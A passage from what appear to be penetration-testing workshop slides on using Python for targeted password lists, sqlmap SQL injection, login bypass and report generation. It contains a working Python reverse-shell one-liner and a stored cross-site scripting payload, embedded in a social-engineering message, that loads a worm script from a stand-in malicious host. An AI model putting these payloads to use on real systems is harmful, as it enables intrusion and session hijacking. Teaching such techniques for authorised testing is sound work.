[+] If you don't know all the info, just hit enter when asked! ;)

> First Name: Alex
> Surname: Sam
> Nickname: Samex
> Birthdate (DDMMYYYY): 01011990

[+] Now making a dictionary...
[+] Inserting victim info...
[+] Inserting partner info...
[+] Inserting child info...
[+] Inserting pet and company info...
[+] Inserting special chars...
[+] Inserting random numbers...
[+] Inserting leet mode...
[+] Now sorting list and removing duplicates...
[+] Saving dictionary to alex.txt, counting 90550 words.
[+] Now load your pistolero with alex.txt and shoot! Good luck!
```

Exploit Login Functionality

- SQLmap
 - <https://github.com/sqlmapproject/sqlmap>

```
$ python sqlmap.py -u "http://172.16.120.130/sqlmap/mysql/get_int.php?id=1" --threads=100  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior  
responsibility to obey all applicable local, state and federal laws. Dev  
ble for any misuse or damage caused by this program  
[*] starting at 21:00:27  
[21:00:27] [INFO] testing connection to the target URL  
[21:00:27] [INFO] heuristics detected web page charset 'ascii'
```

```
every columns. Automatically extending the range for current UNION query injection technique test  
[21:00:39] [INFO] target URL appears to have 3 columns in query  
[21:00:39] [INFO] GET parameter 'id' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable  
GET parameter 'id' is vulnerable. Do you want to keep testing the others (if any)? [y/N] N  
sqlmap identified the following injection point(s) with a total of 44 HTTP(s) requests:  
---  
Parameter: id (GET)  
  Type: boolean-based blind  
  Title: AND boolean-based blind - WHERE or HAVING clause  
  Payload: id=1 AND 2965=2965
```

Bypassing Login – Social Engineering

Creating a reverse shell:

```
python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK  
_STREAM);s.connect(("10.0.0.1",1234));os.dup2(s.fileno(),0);  
os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

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
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python -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK  
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Bypassing Login – Social Engineering



- py2exe
 - <http://www.py2exe.org/index.cgi/FrontPage>

Bypassing Login – Social Engineering and Cross Site Scripting

- Social media type application designed for sharing and collaboration
- Had functionality to share messages with other users
- Messages were vulnerable to Cross Site Scripting



Bypassing Login – Cross Site Scripting

- Ability to inject arbitrary JavaScript that executes in other users' session.
- Web application version of remote code execution



Bypassing Login – Cross Site Scripting

Subject:

Greetings! <script
src="<http://my.malicious.website.com/worm.js>"></script>

Body:

I came across your profile and was interested in connecting with you. How did you originally get into social media?

Thanks,

Bypassing Login – Cross Site Scripting with Python

<https://docs.python.org/2/library/simplehttpserver.html>

```
$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
127.0.0.1 - - [31/Jan/2018 10:28:37] code 404, message File not found
127.0.0.1 - - [31/Jan/2018 10:28:37] "GET /worm.js HTTP/1.1" 404 -
```

Reporting – XML Parsing

```
from xml.dom.minidom import parse

# Parsing nessus results
dom = parse('input.nessus')

# For each host in report file, it extracts information

for host in dom.getElementsByTagName('ReportHost'):

    # Get IP address

    ip = host.getAttribute('name')
```

Reporting – Output Format

- Combining outputs from multiple sources
 - <https://github.com/seatgeek/fuzzywuzzy>
- Output to CSV
 - <https://docs.python.org/2/library/csv.html>
 - <https://docs.python.org/3/library/csv.html>
- Output to XLSX
 - <http://xlsxwriter.readthedocs.io/>
- Output to DOCX
 - <https://python-docx.readthedocs.io/en/latest/>
- Output to PDF
 - <https://bitbucket.org/rptlab/reportlab/overview>



Lunch Time!